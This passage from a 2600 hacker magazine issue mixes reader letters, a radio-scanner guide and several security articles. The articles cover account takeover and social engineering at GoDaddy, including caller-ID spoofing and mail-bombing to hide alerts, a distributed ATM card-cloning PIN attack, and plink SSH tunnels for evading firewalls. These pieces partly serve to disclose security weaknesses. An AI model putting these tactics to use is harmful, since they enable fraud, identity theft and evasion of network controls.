You generally don't open closed minds by keeping your mouth shut. And it would be wrong for us to restrict knowledge and tell people not to ask certain questions because there was no seemingly legitimate reason for asking. As far as we're concerned, there is always a legitimate reason: curiosity. And while we're not kidding ourselves into believing that there aren't lots of people with ulterior motives who could also benefit from such knowledge, if we help others learn how things work we're doing what we set out to do. Some parents get that. Many, sadly, don't. But we can't change who we are in order to appeal to people who don't like who we are. There's too much of that in our culture already.

Dear *2600*:

For several months now, a company has been running radio advertisements for their Identity Theft Protection Service (`http://www.lifelock.com`). Presumably they contact the major credit bureaus and place a call first lock on obtaining any new credit. This is all fine and dandy. As far as I know you can contact them yourself and do the same without trusting some third party company to protect your personal information.

The commercial has some dude saying: "My name is Blah Blah and my SSN is 123-45-6789..." and goes on to have a testimonial from another stating that they did not think the service would amount to anything when one night they got a call asking if they were applying for credit someplace....

The problem I see is that obtaining credit is not the only reason someone would want your identity. What about people seeking employment under assumed names? As I see it nobody puts a lock on what is reported to the IRS and Social Security. Presumably those agencies can detect fraud by noticing the filings are either somehow incorrect

where the name does not match the SSN and/or the address is different. But what about intentional acts intended to attack the individual? Let's say someone looks up the dude's address and verifies the name and SSN match this guy, uses a valid taxpayer ID number for, let's say their least loved company (i.e., Walmart), and files a 1099 to the IRS, state treasury, and his actual residence. How is this guy and the target company going to prove this is an incorrect filing? How would you feel if you received a 1099 that does not withhold any taxes stating that you had earned $20 million this past year contracting for a company you didn't?

What a mess!

Exo

We'll likely get a whole lot of mail from accountants who will explain how this all works. We find the LifeLock approach interesting. On their website, the CEO of the company posts his real Social Security Number as proof of how secure he feels with their product. It almost sounds like a challenge....

Dear *2600*:

This is a response to anybody out there who thinks that hacking MySpace is a worthy pastime. I ask what purpose is there in this? There isn't any useful knowledge to be gained. As far as I can tell, the only information about me that can be gleaned by getting my password is maybe a password. No SSN, no financial credit. And also, why are they using the portal pages? That was something I thought about doing a long time ago when I didn't know what ethical hacking was, or was just bored. If people wanted to know more about MySpace, then do it in a manner that doesn't bloat my bulletins with silly posts about free ringtones. My two cents.

psion

Anytime someone says there isn't worthwhile information to be found in pursuing something, someone else always manages to come along and prove them wrong. The fact is that any bit of information we give up about ourselves is potentially a gateway to a whole lot of other information. That's why protecting anything that's private is so important and if there's a way of defeating this on any level, we need to know about it.

Dear *2600*:

I recently saw the following posted in MySpace:

"I just posted a bulletin about hackers hiding in our pictures. I followed the directions in the bulletin and found one picture that I had to delete. Here's the deal: Hackers are getting into our picture galleries and posting inappropriate pics behind our original pics. To find out if this happened to you, follow these steps:

Go to Edit profile. On the right hand side near the top, you have the option to view profile, etc. Click "Safe Edit Mode." Then click Images. If you see your caption, but a different picture, that pic needs to be deleted. To delete it, go to your home page. Click add/edit photos. Then delete the picture with the caption that had the wrong pic. When you're in add/delete pics, the pic you uploaded will show. It still needs to get deleted. The hacker has their pic hiding behind your original picture. Tricky lil people, eh!?

If only these people could use their smarts for good!! This world would be a happier place.

You should probably change your password after you delete the pics, just to be on the safe side."

Okay, I have seen this mentality for quite some time now having been into computer security for a while... the way that the "hacker" has become something of the ghost of a monster, lurking in the "back alleys" of the Internet, waiting to take your soul to Internet hell. It is regrettable that the media portrays this image and that all of us have just bought it without question, even when some of these same people that buy the image of the *evil hacker* pose as the open-minded and "watchers of the watchers," so to speak.

The name of the hacker has been bastardized from so many angles, yet the original intention of "hacking" was to improve security by *exploring vulnerabilities* and informing those in charge of our security about these vulnerabilities. Granted, any knowledge can be taken for ill purposes but that doesn't mean that we should abandon exploration for the sake of some strange "safety."

Perhaps these bulletins could just as easily have replaced the word "hacker" with "vandal" or "thief" and the message would contextually remain the same. But I suppose that by now the meaning of the word has been changed by our media (that incidentally will vilify anything with a marginal voice to obtain ratings, equaling ad dollars). First it was "witches," then "Turks" or "Jews," after that "communists" and "gays," and now "hackers" and "terrorists."

Maybe you could read up for the hour that it would take you to understand the most simple of security concepts that you could use to help protect yourself, instead of living in fear of some intangible threat that almost always is some young teenage kid who simply wants to have a little fun and cause some mischief. Kids have been doing that ever since humans have lived in a society.

Rev. Troy (SubGenius)

More so than an actual person engaging in mischief is the mere specter of someone engaging in behavior that our shrill-voiced minders convince us is cause for panic. In other words, we literally obsess over scenarios that aren't playing out but which one day in a worst-case scenario might.

It doesn't matter what story the media is reporting. If it has anything to do with computers, phones, credit cards, or technology in any sense, hackers will be the ones seen as the threat. Never mind that a bank has taken your private information and passed it around to all sorts of other entities without your permission. Never mind that they do this to millions of people every day. And never mind that they don't even bother to secure this

information properly and always wind up losing it or putting it in places where it becomes accessible to the entire world. All of that is irrelevant compared to the possibility that "hackers" will find this information and use it to make your life miserable. Hackers become the threat and the real guilty parties get to walk away and do the same things over and over. Most people understand this absurdity. It's our job to see that the media gets it too. Whenever such a story gets reported, those spreading it around need to hear from us letting them know in no uncertain terms that hackers are not the problem and, in many cases, they are the solution. Don't give in to their sloppy journalism by conceding their misuse of the word and renaming yourself as something else. That doesn't solve anything and eventually they'll just misuse any other words we come up with as well. It's a frustrating battle to be sure, but it's most certainly not a lost cause.

Incidentally, we don't believe the word "terrorist" has ever meant something non-evil, unlike all your other examples. That word, however, is being used far too commonly to describe things that barely would have attracted any attention in the past and which continue to cause no harm today.

The Format

Dear *2600*:

Regarding the latest format, here are some reasons why I don't like it:

1) Paper smells bad. When I've opened previous issues, there has been a noticeable absence in the aroma department. The current issue (23:4) smells like an old Xerox machine.

2) The paper has a bad gritty feeling, kind of like when you make your own toothpaste and forget to mash up the calcium pills enough. There's a sandy residue that just doesn't feel right.

3) I personally feel that the fold-n-staple binding is better than the glued binding. The staples will hold that sucker together for a long long time. In the glued version, the pages will fall out when I photocopy some of the better illustrations/hacks/how-to's into my personal collection of DIY articles. Also, some of the lettering is close to the spine and can be annoying to read.

If you went to this format due to costs, then I would definitely read it this way over not reading anything at all. However, if this was just an experiment, I'd like to put in my vote for "no" if there are actually votes being tallied.

But, most of all, thanks for always trying to be fresh and innovative.

Brian Heagney

This is the first we're hearing that we had a non-offensive aroma. Knowing this now we will figure out how to get it back. We'll also find out if there are any differences in the actual paper used. As for the binding, we've heard pros and cons on the new style. We do know it won't fall apart and that this style is used by many publications. This is something we don't have a choice in as it's the only kind of binding our new printer does.

Dear *2600*:

Did you try a new way of printing the magazine with the Winter issue? Because I liked it a lot better when you just stapled the pages of the magazine together. It was a lot easier to get the magazine to lay flat while you were reading it, which is something that is very important if you read while you're eating. Now, you have to practically tear the pages out if you want them to lay flat. If anything, the inside page margins need to be extended about half an inch, because with the magazine bound like this, you can hardly read the text on the inside edge of the pages. But I would say just go back to stapling the pages, it worked a lot better.

Jeff

We're aware of the problem with the margins and we apologize for any hardship that may have caused. As you can see, we've made them a bit wider for this issue. This is part of the growing pains involved when trying something new. There were others....

Dear *2600*:

I read in "Transition" that a new company is printing the magazines and I noticed that immediately because the binding had changed. But, whatever ink they are using is making its way to my fingers more than staying on the magazine front/back cover. It is leaving my fingerprints for anyone to admire on whatever I touch. I liked reading your magazine without having to feel like I had been processed at the police station when I'm done reading it. Could you talk to the printer about this? Are there other printers to consider?

Inked Fingers

Dear *2600*:

Just wanted to call your attention to the black ink used on the cover of the Winter 2006-2007 edition of *2600*! The ink rubs off!

I got my subscription in the mail, opened it, and accidentally left it on the counter after my lunch break. My flatmate came by and thumbed through it before I got back to it. By then there were black fingerprints on a few pages. (At first I thought it was a clever printing trick and then I thought it was sloppy work at the printer. But no, soon I noticed my hands were turning dark and the back cover had some places where the black ink was rubbed away (did they print it with dry erase ink?!).

I went by and warned my local small newsstand (Newsland) to put them in plastic baggies (when they get their shipment if it has the same ink problem) on the shelf to keep people from messing up the covers (making them unsellable). I'm sure someone will see the baggies and think they are

trying to restrict readers (like how they bag porn).

Adric

Let's just call that our special "fingerprint issue" and not speak of it again.

Dear *2600*:

I love this zine and all that comes with it. I remember the first time I just happened onto your pages in a bookstore. I have been engrossed ever since. Thanks for the insight, the commentary, and all that you and the writers do.

I remember when *Playboy* lost their staple binder. They too have been unstoppable ever since!

Iroe8

Well then we're certainly heading down an interesting road.

Dear *2600*:

I like the new binding your magazine has now. I have a suggestion though. It would be nice to have the volume and issue number on the spine. A clever message or quote on the spine would be a nice touch also.

Jason

We'll consider our options now that we've finally grown a spine after 20 years.

Dear *2600*:

Please provide an index in the back of the magazine, or at the end of each article, of all URL's which appear in the articles. Sometimes I read about a URL and then I can't find which article it was in. You could even have the authors do the work for you as part of the submission guidelines, i.e., attach the list at the bottom of every article.

Just looking for a way to explore more of this great world you're creating. This would help make it easier.

Ian

This is a good idea, one which a number of our writers already engage in. We'll encourage the rest to follow suit.

Sales

Dear *2600*:

Opening the Winter 2006-2007 issue and reading the "Transition" editorial, I started thinking of ways to help out. Obviously I try and do my part by subscribing, but that just makes me one of (hopefully) many thousands. So, let's multiply the efforts of those thousands....

I have noticed a "Display Until" date on many magazines on newsstands and in bookstores. I assume this is the date that the unsold copies are destroyed. Does *2600* specify a certain date to keep unsold copies on the shelves until? If so, I suggest *2600* share that date with your readers, and we all can make a concerted effort to visit any newsstand selling *2600* on or just before that date. At that point, we should purchase as many of the remaining copies as we have the means to and distribute them to interested parties. They could be given out to friends, family, coworkers. Bring a stack to the local meeting and give them out to anyone who hasn't been able to get their copy, or any interested passersby who wonder what we are about. If we can clear out every unsold copy before the distributor/retailer can destroy them and charge *2600*, then we will be both saving *2600* money and "spreading the word" to many more individuals.

If this date is set by the retailer rather than *2600*, we all need to survey our local booksellers and newsstands and share this data with each other so we know when to make our purchases. Obviously we don't want to make it more difficult to locate a copy locally - only snatch up the spare copies just before destruction.

You say you exist to serve us, your readers. For that I thank you. Please let us know what we can do to help you accomplish this.

saiboogu

That's an incredibly generous idea on so many levels. Thanks for suggesting it. As for on sale dates, as of this issue we have finally attained a consistent schedule which should be easy to remember. Each new issue will be on sale on the "2600 Friday" (first Friday of the month) following a season change. So anytime it's the first Friday of a new season, you should be able to find the new issue at newsstands. In other words, this issue will be on sale on Friday, April 6 since that's the first Friday of the month following the start of spring (and we assume the previous issue will be taken off the shelves at around this time). The next issues will be on sale on July 6, October 5, etc. We intend to do whatever it takes to keep to this schedule.

Dear *2600*:

First of all, great magazine and keep up the good work. I buy your magazine at my local Barnes & Noble here in Orland Park, Illinois. I was skimming through the Winter 2006-2007 issue while waiting in line to purchase and saw a back cover photo related to Barnes & Noble and decided to show the cashier. He said they have to enter a price manually for each and every magazine. Makes sense. I have also noticed this in the past, since magazines can change prices regularly (including this one which went up this issue) unlike books which have the same price and don't go up each year or so.

CPeanutG

The UPC (bar code) has the price imbedded in it. Note that when our price changed, so did our code. So something isn't quite right with that explanation. In the case of Barnes & Noble - as it's been explained to us - if the magazine isn't scanned (or if the entire UPC isn't entered manually) the sale isn't credited to us. And we wind up paying a big percentage for any "missing" magazines. So if you ever get a receipt that doesn't display our name on it from the UPC database, we'd really like to know about it since that probably means (with this bookstore chain at least) that we're not getting credited.

Dear *2600*:

I just thought I would tell you guys when I bought my latest mag at my local Barnes & Noble the clerk there, who is also an avid reader, pointed out to me that that photo of the register is not a "glitch" because all magazines have to be manually entered. They scan the mag but enter the price. He said it was like this nationwide, according to the manager.

TwitcH

This also makes little sense to us since the price should be included in the UPC, at least in the States. But at least there's an indication that a sale of the magazine is being logged.

Dear *2600*:

As a man in my 60s I may be an exception to the norm. I didn't know how much *2600* cost before and I do not know what it costs now. When I see a new issue on the newsstand I buy it. The only way I would care about the price would be for it to get so high as to call itself to my attention. But for now the content is worth whatever you are charging. Hope you can hang on.

Johnson Hayes

We intend to and thanks for the support.

Dear *2600*:

When you were embroiled in the DeCSS lawsuit I thought that a good way to help you was to become a (vocal) lifetime subscriber. I now realize that I may be contributing to your economic woes at this point. So, is there any way I can contribute to your magazine (renew my lifetime subscription, if you will)?

Alfredo Octavio

Thanks for your concern but a lifetime subscription is just that: good for your (or our) entire lifetime. It's theoretically possible that if you died and then were brought back to life that you would then have to get a second subscription but you would likely also have to change your name and address since our computer would assume that you were still living your first life. You could lie to us and just say you're somebody you're not and we would never know. Or you could also make a lot of enemies by subscribing unwilling people to our magazine for their entire lifetime. Whatever you do, don't feel guilty. Our lifetime subscribers have been quite essential for our existence and we're glad you're a part of our family.

Dear *2600*:

I just received 23:4 today. I was surprised when you wrote two whole pages explaining why you had to increase the price. I think your magazine is still worth more than you charge. The information that is presented in the magazine is a true inspiration because it reminds me why consumerism and commercialism bite. The sharing of information is beautiful, and so often we get fed rubbish by greedy corporations that try to Fox their way into our minds.

So thank you so much for your magazine and you should never have to apologize to your readers for a modest price increase over the years. I can't think of any other magazine that charges what you do and can bring the same level of content. Wait until my son can start reading! You'll have another reader then.

Digit_01

We want to thank you and the many others who have written with words of support. We've been through some difficult times and we've faced a lot of challenges but it's the spirit of our readers that always comes through and makes it all worthwhile.

Dear *2600*:

What cost increase? I didn't even notice. If I compare the cost to learning/information ratio I am still getting more than my money's worth. I don't get through all of one issue before I buy the next. Your booklet and *PC Answers* out of England are the best buys on the market.

In reading your comments about why your prices go up, I want to let you know what happened to me on my last purchase.

First, the books were on a flat bottom shelf under tilted shelves. They are harder to see. If I were not specifically looking for it I would miss it.

Second, at checkout, your book was the only one of three that had to be manually entered. No waving the magic wand. Are they paying you? I don't know.

I do wonder how the new binding will hold up with me folding it all the way back for easier reading.

Keep up the good work.

Prof. Morris Sparks

Dear *2600*:

I've seen the issue of shrink mentioned in two issues of *2600* if I remember correctly. While reading "Transition" I realized that almost every time I've purchased a *2600*, including the latest issue, the cashier cannot get the bar code to scan and punches in the price manually. So far I've purchased a total of around eight to ten issues from Barnes & Noble, Borders, and Wegman's. I have my latest receipt which contains the following for my purchase:

```
Periodical
725274831586 64 PR N 6.25
```

This was from a Borders store. I'm not sure if that identifies it as a *2600* or not. If you think you guys are getting shafted on this one, I could send you the receipt. I don't know if any of this helps, but I figured it couldn't hurt to send a heads up.

F

In this case it appears the cashier punched in the UPC manually as those numbers match the ones which can be found on our Winter 2006-2007 issue. But we have to wonder if there is some sort of a fail-safe method to prevent the wrong numbers from being entered or, worse, no numbers at all. Our bar code is up to the industry standard and should work everywhere.

Stalking the Signals

by Tom from New England (aka Mr. Icom)

Having been an RF hacker for a couple decades, I'm glad to see an increase in interest among technological enthusiasts in the wonders that exploring the radio spectrum has to offer. Things have changed quite a bit since 1987 when I wrote my first article for *2600*. What a long, strange trip it's been.

One of the staples of the monitoring enthusiast was Radio Shack's *Police Call* frequency directory. No matter where you lived in the USA, you could walk into the McDonald's of electronics stores and have all the public safety records of your locale and a bunch of useful reference material at your fingertips. Later issues included a CD containing the whole country's public safety license data, selected businesses, and all the other extras that ensured Tandy Corp. received at least some of your hard-earned cash once a year. The most useful part of *Police Call* was something they called the Consolidated Frequency List. It told you what service was allocated to a particular frequency. With it, you could look up a frequency like 45.88 MHz and quickly find out it was allocated to the Fire Service for "intersystem" communications (that frequency by the way, happens to be the inter-county channel for New York State fire departments). Unfortunately *Police Call's* last edition was published in 2005. You still might be able to find a copy of the last edition at a local Radio Shack and it would be a worthwhile reference just for the Consolidated Frequency List.

The Internet has a number of sources for frequency data. The most popular site is *Radio Reference* at http://www.radioreference.com/. Originally a site for information about trunked radio systems, it's probably the biggest site of user-contributed frequency and radio system data on the Net. The second site is run by the FCC, and is commonly known by the nickname "Gullfoss." It is the *FCC General Menu Reports* page, which is the whole FCC license database. Its URL is http://gullfoss2.fcc.gov/reports/index.cfm. What I like to do is take the latitude/longitude coordinates of the location I'm staying at and do a "Location/Frequency (Range)" search off Gullfoss for a 5 to 15 mile radius from said location, depending on how populated it is. If you're in a place such as New York City, even doing a one-mile radius search will provide you with more frequency data than you'll initially know what to do with.

The problem with raw license/frequency data is that you could get a dozen frequencies for a specific agency or business and still have no idea what specific use the frequency has. The *Radio Reference* site can sometimes help with this, depending on how many active contributing scannists are in the area of interest. Despite the demise of *Police Call*, there are still numerous "local" frequency directories that may be available at your nearby radio shop. Those of you in the Northeast who want a nice complete printed directory to hold in your hands are blessed by the presence of *Scanner Master* in Massachusetts. Their web site is http://www.scannermaster.com/ and they sell some rather excellent detailed guides for the Northeast. Their *Southern New England Pocket Guide* is a constant monitoring companion of mine along with a well-used Moleskine pocket journal.

Readers of *2600* should be familiar with the Signal Stalker police scanners, since there have been a couple of articles published in previous issues. Many people have an interest in hearing signals in their immediate vicinity. Upon seeing someone nearby with a handheld radio, they wonder what the frequency is and what's being talking about. Back in the old days, we used handheld frequency counters like the $99 Radio Shack special, or a much more expensive Optoelectronics Scout. There were also "nearfield receivers" like the Optoelectronics R-10 Interceptor and Xplorer, but they too were beyond the financial reach of many hobbyists. The frequency counters worked OK, but you generally had to get within a hundred feet or so of the transmitter. You also had to contend with continuously transmitting high-power annoyances

such as broadcasters and pagers.

The Signal Stalker changed all that. Instead of carrying around both a frequency counter and a scanner, your scanner serves double duty. Annoying signals can be ignored, and you can immediately hear the signal upon detection. You can scan your usual frequencies and set it to alert you when something nearby keys up. You no longer have to get as close to a transmitter, as it can detect signals from 1000 feet away. And you could own a Signal Stalker for under $100. The ubiquitous model was the Radio Shack PRO-83 handheld. Now discontinued, it retailed for $120 but was often on sale for under $100. You still might find one at the clearance price of $70. Its lesser-known twin is the Uniden BC-92XLT. Uniden refers to the near-field reception feature as Close Call, but it works the same way as Radio Shack. Other than some minor firmware differences, they are the same unit. A certain infamous retail store chain from Arkansas has it in the mobile electronics department for only $99.99. There are also higher-end Signal Stalker/Close Call scanners available that have extra features such as trunk tracking, P25 reception, and continuous 25-1300 MHz (minus cellular) frequency coverage.

One of the main complaints I hear about the Signal Stalkers is the lack of capability to lock out annoying frequencies while in Signal Stalker mode. For starters, if you have a Uniden BC-92XLT, enable the Close Call "pager skip" function. This will eliminate the vast majority of annoying signals. On both units, when you find an annoying signal in SS/CC mode simply hit "FUNC" twice and then "L/O". This will lock out the frequency. The user manual is a little vague on that.

Unlike frequency counters, the signal acquisition time on Signal Stalkers is a little longer. To shorten this time, deselect bands you're not at the moment interested in hearing activity on. For example, if you're in the middle of some rural farmland and there is no UHF or 800 MHz activity, then deselect those bands. Since you will probably (note I said probably) not hear anything on the aircraft band unless you live next to an airport, you might want to deselect the aircraft band as well. You never know what you might be missing however. I don't live near an airport, but I've gotten Signal Stalker hits from planes flying overhead at low altitude.

Many of you who have played with frequency counters were aware of the fact that a "bigger" (high gain) antenna wasn't necessarily better because of the frequency counter's lack of selectivity. A high-gain antenna attached to a frequency counter usually resulted in the counter displaying the frequency of a local pager or broadcast transmitter. This is not the case with a Signal Stalker. A high gain antenna combined with the Signal Stalker's ability to lock out annoying signals and select individual frequency bands will result in an increase in near-field reception range. Using a magnet-mount scanner antenna on the car, I've "detected" my county's fire dispatch frequency from ten miles away, and a five watt VHF-low band R/C link from about 2000 feet.

One thing I noticed about the PRO-83 is that the supplied short antenna is barely adequate. The BC-92XLT has a slightly better stock antenna, but as a general rule all stock rubber duck antennas that come with scanners are designed for uniformly average to mediocre performance across a wide frequency range. I suggest upgrading with a better aftermarket antenna. You can get a Radio Shack #320-034 Deluxe Rubber Duck Antenna for general purpose monitoring, or their #20-006 telescoping whip for when you're in a fixed location and want optimum reception. In a similar vein, when driving in a vehicle having the scanner with a rubber duck antenna sitting on the seat next to you won't cut it. Get an external antenna for your vehicle. While on the subject of antennas, you might be able to scrounge something up depending on what bands you are interested in. CB antennas work very well on the VHF Low band (30-50 MHz). Dual-band (two meter and 70 cm) hand antennas will work for the VHF high and UHF bands (138-144 and 440-512 MHz). Old AMPS cellular antennas are perfect for the 800 and 900 MHz bands, but you will need a TNC-to-BNC antenna adapter to use them.

I've received a fair number of emails from people asking what scanner they should buy. For a basic non-trunk-tracking, non-P25 unit the PRO-83 or BC-92XLT is an excellent value for the money just to have near-field reception capability. When it comes to trunk-tracking scanners however I would avoid buying one at the moment. Why? The reason is something called "rebanding". At present the 800 MHz land mobile band is a host to both public safety communications and the Nextel service. This has resulted in interference issues over the years. To eliminate the problem, the FCC is doing the following:

1. Moving Nextel to the top of the 800

MHz band and public safety to the bottom. At present, public safety communications are mostly on the edges of the band, with Nextel in the middle.

2. Changing the channel/frequency spacing from 12.5 KHz to 6.25 KHz. This will double the amount of channels available. Consequently, radio users will have to convert to narrowband modulation.

3. Eventually moving Nextel off the 800 MHz band and up to the 1.9 GHz PCS band.

This is troublesome for trunk-tracking scanners because of Number 2 above. Each 12.5 KHz frequency is assigned a channel number. The channel number/frequency assignments will change when the band goes to the narrower spacing. Trunk-trackers use those channel numbers to determine what frequency to tune in order to follow a talkgroup on the system. After a system has been rebanded, the current crop of trunk-tracking will not follow the system as the channel number/frequency assignments will be all wrong.

New England was supposed to be the first to go through rebanding, and the process has yet to occur as of the time of this writing. I'd expect other parts of the country to go through similar delays. As far as scanner manufacturers are concerned, Radio Shack initially said the firmware of their trunk-tracking scanners would be upgradable but then changed their mind. If you have a current model Radio Shack trunk-tracker scanner, you will be out of luck once rebanding occurs to the systems you monitor. Uniden (Bearcat) has said that their current models will be firmware upgradable and some upgrades have already been made available to correct a few bugs found in early versions of the firmware. However I suspect that unless the rebanding progresses quicker, once the "current" models become discontinued, product support (including firmware upgrades) for them will cease to exist as is usually the case with "obsolete" equipment.

Once the FCC, land mobile radio industry, and Nextel get their collective act together and figure out once and for all the final fate of the 800 MHz band, then things will be all fine and dandy. Until then, if you simply have to buy a trunk-tracker spend as little as possible for a used one at a hamfest. This way you won't feel so bad when it simply becomes a conventional scanner after rebanding. If you have a large sum of money burning a hole in your pocket, and you simply have to buy something new, get one of those computer-controlled, DC-to-Daylight communications receivers made by Icom or AOR. They actually will never become obsolete. With the computer interface, they can be used with the Trunker software to follow trunked radio systems, even post-rebanding. They are readily modified to provide a 10.7 MHz IF output in order to use an AOR ARD25 P25 decoder box for demodulating P-25 audio. They also feature full frequency coverage from 100 KHz to 2+ GHz (minus cellular in the United States). No matter what frequency gets reallocated to what, you'll be able to tune it. As a new RF hobbyist, a communications receiver is more versatile than a police scanner. You can listen to local VHF/UHF public safety communications one week, tune down the spectrum a little bit for shortwave broadcasters and ham radio operators (3880-3885 KHz - AM mode) the next week, do a little experimentation with computerized monitoring the next, and finish the month out playing with monitoring the various digital modes you encounter on the air.

GoDaddy.com Insecurity

by SLEZ

Have you ever looked into how insecure godaddy.com really is? Before I go into detail let's first make something clear. To do this you must have access to someone's GoDaddy account. You cannot say that it is totally impossible for a GoDaddy account to be broken into. Email spam plus careless people are proof of this.

Let's say you somehow got access to a GoDaddy account that you are not the owner of. All you would have to do is click on **My Account** and any type of information you would need about the person is right in front of you. In there you will see **My Customer #** which could come in handy. Then by going into **Account Settings** the person's full name, address, city, state, zip code, country,

and phone number are displayed. Now in **Account Security Information** which is under **Account Settings** the email address used under the account is displayed. Also in **Account Security Information** they were nice enough to display the **Call-in Pin** which is a four digit number that you supply to the Customer Service or Technical Support representative when you call GoDaddy in order to verify your identity and customer account. The final piece of information you will need in **Account Settings** is **Payment Information** which displays the type of credit card used, the last four digits of the credit card, expiration date, and when the credit card was last used. What I do not understand is why all this information is being displayed and only protected by one single password.

Someone can simply call up GoDaddy and buy a domain name under someone else's account. You can even spoof the number you're calling from to the one under the account. GoDaddy will ask you for the information that I have listed above and before adding the domain to your account the sales rep will ask you for the last four digits of the credit card. Now say someone does this. They can easily make another GoDaddy account and transfer over the domain and if the owner logs into their account there will be no trace of the newly purchased domain name.

Any actions made under the account will notify the account owner via email. Simply by mail bombing the account owner's email with the email address sales@godaddy.com and support@godaddy.com about 500 to 999 times will increases the chance that the person will delete all those emails along with the ones really sent from godaddy.com. Also keep in mind many people use the same password for all their accounts and the same email address for all their business. Even if the person has a different password for their email, with the information displayed in their GoDaddy account you might be able to reset the password. That email address could be connected to an online banking account or even PayPal.

There is no need for this information to be displayed for any reason. Nothing can be 100 percent hacker-proof but having sensitive information out like that isn't a smart move by GoDaddy. To fix this problem all they would have to do is have a security question prompt. If answered correctly, access would be granted to **Account Settings**. This might not solve the problem fully but it would make it harder for people to obtain personal information about the owner.

Another security flaw in **Account Security Information** is the **Enable Card on File** option. All you need to do is check the option, confirm the password, and then you can purchase items on godaddy.com without a credit card and without calling up to social engineer the sales reps.

Hubots: New Ways of Attacking Old Systems

by S. Pidgorny

Distributed denial of service attacks are a sad reality of today. Coordinated botnets are using their numbers to overwhelm their target, consuming either all processing resources or all bandwidth. The attacks are incredibly hard to counter, as often there's no detectable difference between the bots and legitimate users. Even if there is, the intrusion prevention systems should have enough capacity to process large numbers of requests, making them targets of the attack themselves.

But what if the participants of distributed attacks were not bots but real people? That opens new opportunities for attacks against well known targets. A good example would be PIN brute forcing in an automatic teller machine (ATM).

ATM cards generally use a magnetic strip and require a PIN to get the account balance or withdraw cash. You have three tries to get the PIN right. After the first or second time you can cancel and get the card back. PINs are generally four digit decimal numbers (0000 to 9999). So one gets two shots at guessing the PIN (ATM swallows the card after the third wrong PIN attempt), and the probability of a successful guess is therefore 0.02. It will

take days of full time PIN guessing for somebody to get access to the money if they have a card but don't know the PIN.

Unless PIN brute forcing is distributed. Copying an ATM card is a trivial task. Equipment for it is cheap and widely available. Picture a group of 5000 people doing PIN guessing at the same time. The coordinator distributes magnetic strip information, the force (do we call them hubots?) writes strips on white plastic and uses 5000 ATMs at the same time with preassigned PINs, just two for each hubot. Success is certain, the attack takes just minutes, and is as hard to counter as any other distributed attack.

A few factors still offset the risk: forming the army of hubots, which is very geographically distributed (thousands of ATMs are needed), extraordinary organizational skill is needed, the magnetic strip information needs to be obtained somehow, and monitoring systems could flag the use pattern and prevent the card from being used until the owner contacts the bank. But the required resources can already be in place, as the criminal economy has significant scale and workforce. Only completely switching from easily clonable cards to cryptographic chip cards will fully mitigate the risk of such distributed attacks against bank cards.

Shouts to the P&A squad, J.K., Cookie, and Nicky. We shall outsmart.

Network Ninjitsu: Bypassing Firewalls and Web Filters

by James Penguin
jamespenguin@gmail.com

Picture yourself in the following situation. You're at school/work minding your own business simply perusing the Internet and all it has to offer. However when you try to visit your ninja clan's website, you are instead presented with a web page stating that this particular website is blocked. Naturally you are shocked and offended by such an action. So do something about it; sneak through like a ninja with an SSH tunnel.

A Brief Explanation

For those who have no idea what an SSH tunnel is, imagine that whenever you establish a connection to an SSH server that you are digging an underground tunnel from your location at Point A to the server's location at Point B in which a messenger carries messages back and forth between you and the server. The reason that the tunnel is underground is because your connection is encrypted. Because of this people cannot see what is being sent back and forth through your connection (underground tunnel). Now once you have established a connection, you have an entire tunnel to send data back and forth through.

Now the great thing about this underground tunnel is that it is big enough so that it can fit more than one messenger. As a result it is possible to send messengers with messages for a server at Point C through the underground tunnel, have them relayed from Point B to point C, from Point C back to Point B, and then through the underground tunnel back to you at Point A.

For a more detailed explanation see the Wikipedia page about Tunneling Protocols: `http://en.wikipedia.org/wiki/Tunneling_protocol`

The Guards

Let's assume that the network that you are currently on has a server that filters web traffic, is guarded by a firewall that does not allow inbound connections, and only allows outbound connections on ports 21 (ftp), 80 (http), and 443 (https). How is this information useful, you ask? Well, we know that we can get traffic out of three different ports

which means that you have three openings from which you can dig a tunnel.

Preparation

In order to successfully sneak through the firewall/web filter you will need two things:

- An SSH server listening on one of the ports that you are allowed outbound access on. For help setting up an SSH server see:`http://lifehacker.com/software/home-server/geek-to-live--set-up-a-personal-home-ssh-server-205090.php`
- An SSH client, either PuTTY (GUI) or Plink (Command Line). This article covers the use of Plink. You can download both PuTTY and Plink from: `http://www.chiark.greenend.org.uk/~sgtatham/putty/`

A Simple Tunnel

The command for creating a tunnel with plink is `plink -N -P PortNumber -L Source Port:RemoteServer:ServicePort -l User Name SSHServerAddress`. For PortNumber use a port that you have outbound access on. For SourcePort use any number between 1 and 65535. For RemoteServer use the IP address of a remote server you would like to access. For ServicePort use the port of the service you'd like to access on the remote server.

For example, to tunnel an http connection to a remote server at 72.14.207.99 through an SSH server listening on port 21 and with the address 123.123.123.123, the command would look like `plink -N -P 21 -L 1337:72.14.207.99:80 -l YourUsername 123.123.123.123`. Once you have entered your password, open up a web browser and enter `http://127.0.0.1:1337` into the address bar and you will be looking at the Google home page.

Note 1: When using the above command syntax, after you have provided your correct password, the blinking cursor will drop a line. This means that your login was successful.

Note 2: Tunnels can be used to proxy a connection to any address on any port, however this article will focus on tunneling web pages.

Dynamic SOCKS-based Jutsu!

While a simple tunnel may be all right for connecting to one specific server, a ninja such as yourself has many different servers to browse and it is impractical to create a tunnel for each different server that you may want to connect to. This is where dynamic SOCKS-based port forwarding comes into play. In n0n-1337-ninj4 terms this is an SSH tunnel similar to the one created in the section above, but its RemoteServer and ServicePort are dynamic. However its SourcePort remains the same.

The command for creating a dynamic tunnel is, `plink -N -P PortNumver -D Source Port -l UserName SSHServerAddress`. Creating a dynamic tunnel is a little less confusing (syntax wise) then a simple tunnel, however using it is slightly more complex.

Web Browsing Over a Dynamic Tunnel

In order to use a web browser over a dynamic tunnel, you need to be able to modify the browser's proxy settings. In your current restricted environment you are unable to modify your school's/work's web browser (which is Internet Explorer (boo!)) settings. However, this isn't a problem for a ninja like yourself. All you must do is acquire a web browser that you have full control over. However, you can't leave any trace of using another web browser (for it is not the ninja way), so installing a new one is out of the question. This is where Firefox Portable (a mobile install-free version of Firefox) steps in. Download FP from `http://portableapps.com/apps/internet/firefox_portable` (this article covers using Firefox Portable 2.0) and extract it to a USB jump drive or to your hard drive for later burning to a CD.

To use FP over a dynamic tunnel: First start FP, click on `Tools` and choose `Options`. Click the button at the top labeled `Advanced`. Under the `Connection` section click the button labeled `Settings...` In the connections settings window choose the third option labeled `Manual proxy configuration:` and in the entry box next to the words `SOCKS Host` enter `127.0.0.1`. In the entry box to the right of the entry box for `SOCKS Host` enter the SourcePort you used when creating your dynamic tunnel. Make sure that `SOCKS v5` is selected and click `OK`.

